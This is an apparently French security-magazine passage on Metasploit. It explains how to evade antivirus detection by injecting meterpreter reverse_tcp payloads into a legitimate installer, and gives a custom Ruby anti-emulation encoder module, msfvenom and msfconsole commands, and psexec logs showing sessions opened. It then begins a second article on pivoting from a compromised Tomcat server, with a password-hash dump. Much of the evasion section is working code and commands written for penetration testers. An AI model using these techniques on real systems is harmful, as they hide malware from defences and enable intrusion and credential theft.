ATTENTION !

Metasploit propose un générateur de nop (Opty2). Ce n'est pas forcément l'instruction nop dont il est question ici, mais n'importe quelles instructions (ou combinaison d'instructions) n'altérant pas les registres ou zones mémoires utiles à l'exécution du payload.

1.1.2 Technique exe-only

Nous constatons que sans même ajouter de charge utile, la technique de génération d'ex est détectée. Plutôt que de s'engouffrer dans la mise en place de meilleures techniques d'obfuscation ou de proposer une alternative à **VirtualAlloc...**, nous avons cherché à développer une technique de loading sans signature. La technique **exe-only** a donc été proposée et intégrée à Metasploit le 28/03/2013.

Très naïvement, cette technique écrit simplement le payload au point d'entrée du template PE et modifie dans son header le flag de la section correspondante afin de lui ajouter le droit d'écriture.

La signature de cette technique est donc d'un seul bit et bien qu'une section RWX soit suspecte, ce simple critère ne devrait pas suffire à affirmer qu'un PE est malveillant. Pour corroborer cela (et convaincre les committer de Metasploit de l'utilité de cette technique), tous les PE contenus dans le dossier **C:\Windows\System32** ont été analysés à la recherche d'une section RWX :

Fichier

```
C:/Windows/System32/atmfd.dll : INIT
C:/Windows/System32/BOOTVID.DLL : INIT
C:/Windows/System32/cdd.dll : INIT
C:/Windows/System32/ci.dll : INIT
C:/Windows/System32/clfs.sys : INIT
```

```

C:/Windows/System32/framebuf.dll : INIT
C:/Windows/System32/hal.dll : RWEXEC, INIT
C:/Windows/System32/kd1394.dll : INIT
C:/Windows/System32/kdcom.dll : INIT
C:/Windows/System32/kdusb.dll : INIT
C:/Windows/System32/mcupdate_AuthenticAMD.dll : INIT
C:/Windows/System32/mcupdate_GenuineIntel.dll : INIT
C:/Windows/System32/ntoskrnl.exe : RWEXEC, INIT
C:/Windows/System32/PSHED.DLL : INIT
C:/Windows/System32/rdpdd.dll : INIT
C:/Windows/System32/RDPENCDD.dll : INIT
C:/Windows/System32/RDPREFDD.dll : INIT
C:/Windows/System32/rdpudd.dll : INIT
C:/Windows/System32/tsddd.dll : INIT
C:/Windows/System32/vga.dll : INIT
C:/Windows/System32/win32k.sys : INIT

```

21 PE internes à Windows seraient donc susceptibles d'être détectés comme malveillants en se basant uniquement sur ce critère.

Terminal

```

$ echo -n YOLO | ./msfvenom -p - -e generic/none -a x86 --platform windows
-f exe-only -o yolo_pslist_exe-only.exe -t pslist.exe

```

On obtient alors un score de 5/55 et c'est étrangement le template qui fait maintenant la différence.

Il apparaît que certains antivirus possèdent une *whitelist* de binaires qui leur permet d'identifier s'ils sont en présence d'une version altérée et donc potentiellement malveillante. La taille du binaire et très certainement un très grand nombre de métadonnées (signature, nom des sections...) semblent également influencer la manière dont l'analyse est menée et donc le résultat.

En testant différents templates, nous sommes finalement arrivés à un score de 0/55 avec l'installateur de Star Stable [STAR] !

1.2 Encoder

1.2.1 Présentation

Maintenant que notre enveloppe n'est plus détectée, nous pouvons vérifier quels sont les antivirus qui détectent réellement les payloads et commencer à utiliser les encodeurs.

Nous utiliserons le payload classique **windows/meterpreter/reverse_tcp**.

Terminal

```

$ ./msfvenom -p windows/meterpreter/reverse_tcp LPORT=80
LHOST=192.168.100.14 -e generic/none -a x86 --platform windows -f exe-only
-o payload_star_exe-only.exe -t StarStableSetup_v921.exe

```

10/55 détectent le payload ce qui indique tout de même que la majorité des antivirus ne se basent que sur des métadonnées décorrélées du code réellement exécuté...

La signature du payload **windows/meterpreter/reverse_tcp** étant de 333 octets, nous allons utiliser un encodeur afin de la réduire à 0. En effet, le principe d'un encodeur est très simple : modifier complètement la valeur des octets du payload et ajouter un code capable de décoder à l'exécution le résultat pour retrouver le payload initial (rappelez-vous la nécessité d'être dans une zone mémoire RWX).

Toute la signature reposera donc cette fois sur celle du code capable de décoder le payload encodé.

Une des caractéristiques principales de l'encodeur est sa fonction **getProcessCounter**.

Cette fonction retourne l'adresse mémoire à laquelle elle s'exécute (pointée par le registre EIP sur x86).

Une fois cette adresse retrouvée, il est alors possible de calculer l'adresse du payload encodé (placé à la suite) et ainsi pouvoir débiter le décodage.

Il n'existe malheureusement pas une infinité de techniques de **getProcessCounter** et nous toucherons donc ici la limite de l'évasion d'antivirus basée sur la signature.

La plus connue se base sur l'instruction **call** :

```

00000000 E800000000    call 0x5
00000005 58                pop eax      # ou autre registre ; reg <= eip
Fichier
```

Cette technique contient des octets null et ne fonctionnera pas avec certains types d'exploits de vulnérabilités type *buffer overflow* (la copie de chaîne de caractères s'effectue souvent jusqu'à la rencontre du caractère null), mais qui n'a pas d'importance dans le cas de la génération d'un PE.

L'alternative est l'utilisation d'un call back :

```

00000000 EB02                jmp short 0x4    # un saut vers le call
00000002 58                pop eax
00000003 90                nop              # zero ou plusieurs nop
00000004 E8F9FFFFFF        call 0x2         # un call vers l'instruction pop
Fichier
```

Pas d'octet null ici et la signature serait alors de 5 octets dont une série de 3 FF « assez » significative :

```

00000000 EBXX                jmp short 0xXX
...
000000XX XX                pop eXX
...
000000XX E8XXFFFFFF    call 0xXX
Fichier
```

Une dernière alternative utilisant le call est le **call \$+4** :

```

00000000 E8FFFFFFF        call 0x4        # call à la fin de l'instruction pour
obtenir :
00000005 C3 ret                # 00000004 FFC3 inc ebx
00000006 58 pop eax          # 00000006 58 pop eax
Fichier
```

Bien que le tricks soit élégant, nous avons toujours un problème de signature contenant une série de FF.

Il existe également d'autres techniques beaucoup plus verbeuses, mais respectant certaines limitations au niveau des octets utilisés (uniquement ASCII par exemple) [SKYLINED].

La dernière technique qui nous intéresse est celle utilisée par le fameux **shikata_ga_nai**.

Elle utilise l'instruction FPU **fnstenv** [FNSTENV] qui écrit l'environnement FPU à l'adresse mémoire qui lui est passée. Cet environnement contient le pointeur sur la dernière instruction FPU exécutée que nous pouvons alors récupérer.

Il faut donc exécuter une des 102 instructions FPU puis **fnstenv [addr]** afin d'obtenir l'adresse de l'instruction FPU dans **addr+0xc**.

Fichier

```
0804BAB0 D9EE      fldz
0804BAB2 D97424F4     fnstenv [esp-0xc]
0804BAB6 58          pop eax      # eax = 0804BAB0
```

Une fois l'adresse de notre payload encodé retrouvée, il suffit alors d'itérer et de réaliser les instructions de décodage (addition, soustraction, xor, whatever).

L'encoder **shikata_ga_nai** réalise une opération XOR en choisissant aléatoirement les registres et instructions utilisés et en les permutant afin de minimiser un maximum la signature (voir figure 1) [MSFSC].




Figure 1

Génération du decoder shikata_ga_nai.

1.2.2 Anti-Emulation

Nous avons suffisamment réduit la signature de notre PE pour obtenir un score de 0/55. Nous pouvons donc ajouter le payload **windows/meterpreter/reverse_tcp** pour découvrir nos 4 finalistes :

Terminal

```
$ ./msfvenom -p windows/meterpreter/reverse_tcp LPORT=80
LHOST=192.168.100.14 -e x86/shikata_ga_nai -a x86 --platform windows -f
exe-only -o payload_shikata_star_exe-only.exe -t StarStableSetup_v921.exe
```

- ⇒ AVG : **Linux/ShellCode.AA** (!?) ;
- ⇒ ESET-NOD32 : a variant of **Win32/Rozena.ED** ;
- ⇒ Kaspersky : **HEUR:Backdoor.Win32.Generic** ;
- ⇒ Microsoft : **Trojan:Win32/Swrort.A** ;

Ces antivirus réalisent sans aucun doute une analyse heuristique et découvrent la signature du *meterpreter* après avoir déroulé le décodeur dans leurs sandbox.

Partant d'un postulat très simple, nous allons détourner légèrement l'utilisation des encodeurs pour développer un encodeur anti-émulation. Le postulat est le suivant : un antivirus ne peut pas consommer de la puissance de calcul durant une période de temps illimité. Nous allons donc chercher à atteindre le timeout de l'analyse via une simple boucle.

Pour simplifier notre développement en assembleur, nous allons utiliser le module **metasm** déjà intégré aux dépendances de Metasploit.

Fichier

```
require 'metasm'
require 'msf/core'

class MetasploitModule < Msf::Encoder

  Rank = ManualRanking

  def initialize
    super(
      'Name'           => 'Anti emulation',
      'Version'        => '$Revision: 14774 $',
      'Description'    => 'One loop to rule them all',
      'Author'         => 'a five years old child',
      'Arch'           => ARCH_X86,
      'License'        => MSF_LICENSE,
      'EncoderType'    => Msf::Encoder::Type::Raw
    )
  end

  @@cpu32 = Metasm::Ia32.new
  def assemble(src, cpu=@cpu32)
    Metasm::Shellcode.assemble(cpu, src).encode_string
  end
end
```

Il est possible de surcharger diverses méthodes pour réaliser des actions avant ou après l'encoding, dans notre cas ça ne sera pas utile et nous allons simplement surcharger la méthode **encode_block**.

Nous allons générer aléatoirement le nombre d'itérations afin de réduire la signature. Un nombre d'itérations entre 0x0fffffff et 0x2fffffff s'exécute en moins d'une seconde selon le processeur et devrait être suffisamment long à émuler pour l'antivirus.

Nous allons placer cette valeur dans **ECX** et réaliser notre boucle avec l'instruction **loop**.

Dernière chose, certains antivirus dont MSE semblent reconnaître les boucles vides. Ajoutez donc une pincée de votre instruction assembleur préférée (attention de ne pas modifier ecx) !

Fichier

```
def encode_block(state, block)
  nb_iter = rand(0x2fffffff)+0xffffffff

  anti_emu_stub = assemble("mov ecx, 0x%08x"%nb_iter)
  loop_code = assemble("xor eax, ebx")
  # peut être n'importe quoi
  anti_emu_stub += loop_code
  anti_emu_stub += "\xe2" + (0x100 - (loop_code.length+2)).chr
  # loop sur loop_code

  return anti_emu_stub+block
end
```

Il suffit de placer ce fichier dans votre dossier `.msf4/modules/encoders/x86/misc_anti_emu.rb` et le tour est joué.

Terminal

```
$ ./msfvenom -p windows/meterpreter/reverse_tcp LPORT=80
LHOST=192.168.100.14 -e x86/shikata_ga_nai -f raw | ./msfvenom -p - -e
x86/misc_anti_emu -a x86 --platform windows -f exe-only -o payload_anti_
shikata_star_exe-only.exe -t StarStableSetup_v921.exe
```

Pour s'assurer de bien dépasser le timeout de l'antivirus, il est possible d'ajouter un nombre d'itérations plus important `-i 10`. Enfin, afin de protéger votre anti-émulateur, mettez-le en « sandwich » entre 2 `shikata_ga_nai`.

En observant le gestionnaire des tâches, vous pourrez voir `MsMpEng.exe` utiliser le processeur pendant une bonne dizaine de secondes avant de laisser votre `meterpreter` tranquille. Le score sur VirusTotal reste de 0/55... En utilisant les bonnes options et en ajoutant une boucle via un encodeur maison, nous avons pu contourner les antivirus du marché (Kaspersky et McAfee ont également été testés en dehors de VirusTotal) !

Inutile de préciser que la signature d'une boucle est très facile à modifier et n'a de limite que votre imagination.

1.2.3 Stager

Même si nous obtenons un score de 0/55 sur VirusTotal, cela ne reflète pas forcément la réalité (les tests n'étant pas réalisés directement sur un vrai Windows) et cela ne teste pas les IPS.

Or il existe une signature sous SNORT ou Tipping Point par exemple qui permet de détecter `shikata_ga_nai` [SNORT]. Voici quelques pistes d'améliorations.

La signature la « plus » forte correspond à l'instruction `fnstenv [esp-0xc]` (4 octets). Il est possible d'utiliser un registre à la place de `esp-0xc` réduisant à 2 octets l'instruction `fnstenv` dont le second dépendant du registre aléatoirement choisi. Il suffit alors de rajouter avant des instructions permettant d'obtenir la valeur de `esp-0xc` dans le registre sélectionné. Ces instructions beaucoup plus communes seront bien plus difficiles à intégrer dans une signature sans voir apparaître de faux positifs. D'autres légères améliorations peuvent être apportées sur la sélection aléatoire de certains registres, l'ajout de `nop` entre les différentes instructions...

Pour inspiration, une version 64bits améliorée de `shikata_ga_nai` a été développée durant la rédaction et a été intégrée à Metasploit le 12 juillet [PR1].

Le deuxième point sur lequel les IPS sont parfois plus efficaces est la détection des *stages*.

De nombreux payloads, afin de réduire leurs tailles, fonctionnent en plusieurs étapes. C'est le cas par exemple du `windows/meterpreter/reverse_tcp` que nous avons utilisé.

Le code que nous avons camouflé sert en fait à récupérer la fameuse DLL `meterpreter` contenant toute l'artillerie utile à la phase de post-exploitation.

Terminal

```
[*] Started reverse TCP handler on 0.0.0.0:80
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.100.11
```

Ces 957999 octets sont très facilement détectables sur le réseau ! Metasploit a encore une fois la solution et propose de réutiliser les encodeurs pour protéger le *stage*. Grâce à la technique de Reflective DLL Injection [DLL], ajouter du code avant la DLL n'impacte pas le déroulement du mapping en mémoire de notre `meterpreter`.

Un point particulier est à savoir concernant les payloads avec *stager* ; ils utilisent en général un moyen pour communiquer des informations du stager au payload final (un registre ou un pointeur sur la stack).

Pour le *meterpreter*, le stager passe le pointeur vers le socket qu'il a initialement créé via le registre **EDI**. Le *meterpreter* peut donc continuer à communiquer sur la même session TCP.

Il faut donc tenir compte de ce détail dans notre encodeur. La compatibilité d'un payload avec un encodeur est testée entre autres via plusieurs méthodes qu'il faut surcharger.

Fichier

```
def can_preserve_registers?
  true
end

def modified_registers
  []
end

def preserves_stack?
  true
end
```

Le payload indique également dans la variable **datastore['SaveRegisters']** les registres qu'il ne faut pas toucher (on y trouvera **EDI** avec le *meterpreter/reverse_tcp*).

Via **msfconsole**, pour utiliser le stage encoding, il faut **set EnableStageEncoding True** puis **set StageEncoder encoder1:iteration,encoder2:iteration...**

Terminal

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(handler) > set LPORT 80
LPORT => 80
msf exploit(handler) > set EnableStageEncoding true
EnableStageEncoding => true
msf exploit(handler) > set StageEncoder x86/shikata_ga_nai,x86/misc_anti_
emu:10,x86/shikata_ga_nai
StageEncoder => x86/shikata_ga_nai,x86/misc_anti_emu:10,x86/shikata_ga_nai
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:80
[*] Starting the payload handler...
[*] Encoded stage with x86/shikata_ga_nai,x86/misc_anti_emu:10,x86/shikata_
ga_nai
[*] Sending encoded stage (958189 bytes) to 192.168.100.11
[*] Meterpreter session 1 opened (192.168.100.14:80 -> 192.168.100.11:50401)
at 2016-06-21 15:53:20 +0200

meterpreter >
```

Si le temps d'exécution est trop important, il se peut que le handler timeout, il conviendra alors d'augmenter son délai d'attente via **set WfsDelay 500** pour éviter cela.

2. PSEXEC ET EXE-SERVICE

Maintenant que nous savons comment générer un PE à l'épreuve des antivirus nous allons voir que l'utilisation de *psexec* avec ces PE « classiques » présente un comportement instable.

Pour rappel, *psexec* nécessite un compte administrateur de la machine cible. Cela lui permet de communiquer en RPC sur l'interface **/PIPE/svcctl** afin de gérer les services du Windows cible.

La première technique utilisée consiste à télécharger auparavant l'exécutable malveillant sur la machine cible (en SMB **\\MACHINE_CIBLE\C\$\Windows**) afin de pouvoir le démarrer en tant que service.

Une technique plus récente, basée sur *powershell*, élimine le besoin d'écrire le moindre fichier sur la machine cible. En effet, il est possible de passer directement du code *powershell* encodé en *base64* en argument. Le *powershell* étant en mesure d'appeler du *.NET* et le *.NET* étant en mesure d'appeler des fonctions de la *WinAPI*, il est donc possible d'exécuter un payload écrit en assembleur, directement en ligne de commandes.

Cette seconde technique présente en revanche un léger désavantage.




Figure 2

Erreur flagrante dans l'observateur d'événements.

Une erreur lors du démarrage d'un service indique clairement qu'un exécutable n'étant pas un service a été démarré par le gestionnaire de services. En plus d'être un indicateur de compromission à surveiller, il arrive parfois que l'exécution échoue.

Ce qui différencie un PE « classique » d'un PE service est la manière dont il est exécuté.

Via des requêtes DCERPC, un nouveau service est installé puis exécuté. Mais ça ne s'arrête pas là, le gestionnaire de services attend (30000 ms) que le PE exécuté lui indique à quelle fonction il doit le démarrer.

Pour cela, le PE service doit faire appel à **StartServiceCtrlDispatcher** avec pour argument une table de structures contenant une ou plusieurs fonctions **ServiceMain** [SVC]

(basiquement le point d'entrée du mode service). Il peut ensuite se terminer tout simplement. Le gestionnaire de services démarrera alors autant de threads que de fonctions **ServiceMain** enregistrées.

Ensuite, la fonction **ServiceMain** doit préciser, via la fonction **RegisterServiceCtrlHandlerEx**, une autre fonction censée s'occuper de gérer les différents contrôles du gestionnaire de services (stop, status...).

Elle peut alors indiquer que le service a bien démarré via le statut **SERVICE_RUNNING** passé en argument à la fonction **SetServiceStatus**.

Plus spécifique à Metasploit et aux tests d'intrusion, pour que les traces soient moindres, il est préférable de supprimer le fichier exécutable après usage. Ce qui n'est pas possible si ce dernier est démarré.

Il faut donc migrer dans un autre processus avant de terminer le service.

Encore une fois, si le service se termine sans être passé en statut **SERVICE_STOPPED**, une erreur sera reportée dans l'observateur d'événements.

Tout ce mécanisme a l'avantage de complexifier l'analyse antivirus. En effet, ces derniers l'émulant de manière classique ne verront que l'exécution de **StartServiceCtrlDispatcher**.

Le *shellcode* complet a été développé pour être intégré dans n'importe quel exécutable [SVCSTUB]. Malheureusement, il est désormais détecté comme malveillant par certains antivirus, dont MSE !

Pour palier à cela, une solution permettant d'encoder le stub service a été développée durant la rédaction de cet article et est en attente d'intégration [PR2].

Terminal

```
msf exploit(psexec) > set Target 2
Target => 2
msf exploit(psexec) > set EXE::Template mseinstall64.exe
EXE::Template => mseinstall64.exe
msf exploit(psexec) > set Encoder x86/shikata_ga_nai,x86/misc_anti_
emu,x86/shikata_ga_nai
Encoder => x86/shikata_ga_nai,x86/misc_anti_emu,x86/shikata_ga_nai
msf exploit(psexec) > set EnableStageEncoding true
EnableStageEncoding => true
msf exploit(psexec) > set StageEncoder x86/shikata_ga_nai,x86/misc_anti_
emu,x86/shikata_ga_nai
StageEncoder => x86/shikata_ga_nai,x86/misc_anti_emu,x86/shikata_ga_nai
msf exploit(psexec) > set Service_stub_encoder x86/shikata_ga_nai,x86/
misc_anti_emu,x86/shikata_ga_nai
Service_stub_encoder => x86/shikata_ga_nai,x86/misc_anti_emu,x86/shikata_
ga_nai
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.79.67:4444
[*] 192.168.79.82:445 - Connecting to the server...
[*] 192.168.79.82:445 - Authenticating to 192.168.79.82:445|BEERBOX as
user 'Administrateur'...
[*] 192.168.79.82:445 - Uploading payload...
[*] 192.168.79.82:445 - Created \gFIIWOLD.exe...
[+] 192.168.79.82:445 - Service started successfully...
[*] 192.168.79.82:445 - Deleting \gFIIWOLD.exe...
[*] Encoded stage with x86/shikata_ga_nai,x86/misc_anti_emu,x86/shikata_
ga_nai
```

```
[*] Sending encoded stage (958072 bytes) to 192.168.79.82
[*] Meterpreter session 8 opened (192.168.79.67:4444 ->
192.168.79.82:50180) at 2016-06-29 21:17:53 +0200
```

```
meterpreter >
```

CONCLUSION

Les mécanismes de génération de Metasploit sont très riches et méritent d'être étudiés. De plus, il est souvent nécessaire de mettre un peu les mains dans le code afin de l'adapter à certains scénarios. Beaucoup de formats de sortie de **msfvenom** *wrap* encore le format `exe` très largement détecté (`msi`, `msi-nouac`, `war`, `dll`...) par peur de casser la rétrocompatibilité de certains modules. La simple modification de ce choix dans le code vous fera parfois gagner un temps précieux. Le fait que **exe-only** ne modifie que le header PE lui permet d'être compatible x86 32 et 64 bits et très certainement ARM. Il est également très pratique pour générer des DLL pour du DLL hijacking en injectant le payload directement dans la DLL initiale (ce qui échoue la plupart du temps avec la technique `dll` classique).

Des tas d'autres aspects de Metasploit peuvent être améliorés et bien que les débats peuvent être longs avec les mainteneurs du projet [OLDPR], ce sont toujours des échanges enrichissants et il est très gratifiant de voir sa pierre intégrée à l'édifice ! ■

REMERCIEMENTS

Merci à @_awe pour la relecture et à tous les sappeurs congolais de Odaysober.

RÉFÉRENCES

- ⇒ [PSLIST] <https://technet.microsoft.com/en-us/sysinternals/pslist.aspx>
- ⇒ [STAR] [60c6a0e52dec98a8d6b18d69472035b91e40386e907083f3295e42539a7d1e67 StarStableSetup_v921.exe](https://github.com/StarStableSetup/v921.exe)
- ⇒ [SKYLINED] <https://github.com/SkyLined/alpha3>
- ⇒ [FNSTENV] http://x86.renejeschke.de/html/file_module_x86_id_119.html
- ⇒ [MSFSC] http://2005.recon.cx/recon2005/papers/Spoonm/recent_shellcode_developments-recon05.pdf
- ⇒ [SNORT] `grep «Shikata»` sur <http://repository.mdp.ac.id/ebook/library-sw-hw/linux-1/security/IDS/snort/rules/bleeding-all.rules>
- ⇒ [PR1] <https://github.com/rapid7/metasploit-framework/pull/7038>
- ⇒ [DLL] http://www.harmonysecurity.com/files/HS-P005_ReflectiveDllInjection.pdf
- ⇒ [SVC] [https://msdn.microsoft.com/fr-fr/library/windows/desktop/ms685138\(v=vs.85\).aspx](https://msdn.microsoft.com/fr-fr/library/windows/desktop/ms685138(v=vs.85).aspx)
- ⇒ [SVCSTUB] [external/source/shellcode/windows/x86/src/single/single_service_stuff.asm](https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/x86/src/single/single_service_stuff.asm)
- ⇒ [PR2] <https://github.com/rapid7/metasploit-framework/pull/7016>
- ⇒ [OLDPR] <https://blog.scr.t.ch/2014/06/13/metasploit-psexec-resurrect/>

3 USAGES AVANCÉS



PIVOTER FACILEMENT AVEC METASPLOIT

Imane BELHAOUS & Alexis BONSERGENT

Sur un système d'information, des mécanismes de filtrage peuvent empêcher l'accès direct à une machine. Cet article montre comment Metasploit peut être utilisé pour atteindre une cible a priori inaccessible pour un attaquant.

1. DU FILTRAGE, DU FILTRAGE... TOUJOURS DU FILTRAGE...

Dans un environnement où les réglementations sur la cybersécurité se multiplient, les problématiques de filtrage réseau sont toujours aussi présentes... et avec elles quelques idées reçues qu'il est nécessaire d'écartier pour commencer cet article...

1.1 À l'abri, car non exposé ?

Aujourd'hui encore il arrive d'entendre dans une conversation : « mais de toute façon mon application n'est pas exposée sur Internet, il y a des pare-feux donc je suis à l'abri ». Cet article a pour objectif de montrer comment à travers Metasploit, il est possible de mettre à mal ce précepte.




Schéma standard d'une machine filtrée et d'une machine exposée sur Internet.

1.2 Pour contourner ces filtres, une solution : le pivot

Ici, il ne sera pas question de Shaquille O'Neal ou Kareem Abdul-Jabbar, célèbres pivots de la NBA : il s'agira uniquement de pivot sur un système d'information. Ce pivot va permettre à un attaquant de rebondir entre différentes machines et servira ainsi à contourner des restrictions dues à un filtrage.

Dans l'exemple précédent (figure 1), la machine de l'attaquant n'accède pas directement à la machine C. Une opération de pivot est donc nécessaire en passant par la machine B. Pour cela, la compromission de la machine B est un prérequis, toutefois la méthode pour l'obtenir ne fera pas l'objet d'un focus particulier au sein cet article.

Sur le terrain, c'est un scénario qui se produit rarement lors d'une attaque depuis un réseau interne (les réseaux à plat ayant la vie dure). Par contre, la situation correspond totalement à une attaque depuis Internet ou un réseau partenaire. Il est par conséquent très utile de connaître son fonctionnement.

La suite de cet article présentera comment accéder à la machine C depuis le poste de l'attaquant sur lequel est installé Metasploit.

2. METASPLOIT À LA RESCousse

Dans un environnement où il n'est pas possible d'installer des outils sur la machine compromise (ou par souci de discrétion), le pivot à travers Metasploit peut être une réponse. En effet, il permettra de limiter les outils à déployer sur une première machine compromise à un simple Meterpreter.

2.1 Cas d'étude

Pour cet article, un cas simple tel que celui décrit en figure 1 servira de support. Dans ce cadre, un pare-feu est ajouté afin d'empêcher la machine de l'attaquant de communiquer directement avec la machine cible. L'attaquant peut donc uniquement accéder au serveur Tomcat exposé.

Pour cet exemple, la prise de contrôle du serveur Tomcat (sous Windows) est facilitée par l'utilisation d'un compte trivial sur son interface d'adminis-

tration. Un module Metasploit est disponible pour exploiter cette vulnérabilité et permet d'ouvrir une session Meterpreter et par exemple de récupérer les condensats des comptes locaux. Ceux-ci pourront alors être utilisés afin de compromettre une autre machine qui disposerait d'un compte identique.




Figure 2

Représentation détaillée du cas d'étude.

Terminal

```
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started reverse handler on A.B.C.D:4444
[*] Using manually select target "Windows Universal"
[*] Uploading 51926 bytes as 9ffVmwTx.war ...
[*] Executing /9ffVmwTx/QAKL54.jsp...
[*] Undeploying 9ffVmwTx ...
[*] Sending stage (957486 bytes) to W.X.Y.Z
[*] Meterpreter session 1 opened (A.B.C.D:4444 -> W.X.Y.Z:49167) at 2016-06-28 11:42:48 +0200

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:256b4d6bf69fdf1ea5f1fff6b065e9ef:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2dc971889:::
```

2.2 Mise en place de la proxification des flux à travers le Meterpreter

Avant de faire passer des flux à travers une session Meterpreter, il est nécessaire de connaître l'adresse IP de la cible. Pour cela, la commande **netstat** (depuis le Meterpreter) permet d'avoir une première idée des machines avec lesquelles le serveur Tomcat communique.

Terminal

```
meterpreter > netstat

Connection list
=====

Proto Local address      Remote address      State      User  Inode
-----
tcp    10.0.20.2:21      192.168.1.2:49164  ESTABLISHED 0     0
1856/FileZilla Server.exe
```

Il est également possible d'utiliser un des modules post-exploitation intégrés au Meterpreter.

Terminal

```
meterpreter > run post/windows/gather/arp_scanner
[*] Running module against IE8WIN7
[*] ARP Scanning 192.168.1.2
```

Dans cet exemple, la machine ayant l'adresse IP 192.168.1.2 est indiquée : c'est la cible à atteindre par l'attaquant.

Toutefois, le flux étant filtré par le pare-feu, cette machine cible n'est pas joignable directement depuis la machine de l'attaquant. Un scan des ports TCP de la machine cible ne retourne par conséquent aucun port ouvert.

Terminal

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set rhosts 192.168.1.2
rhosts => 192.168.1.2
msf auxiliary(tcp) > run
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Afin de contourner ce filtrage et opérer directement depuis la machine de l'attaquant, un pivot est nécessaire. Deux techniques peuvent être mises en œuvre dans cette optique : le transfert de port et la mise en place d'une route.

2.2.1 Utilisation du transfert de port

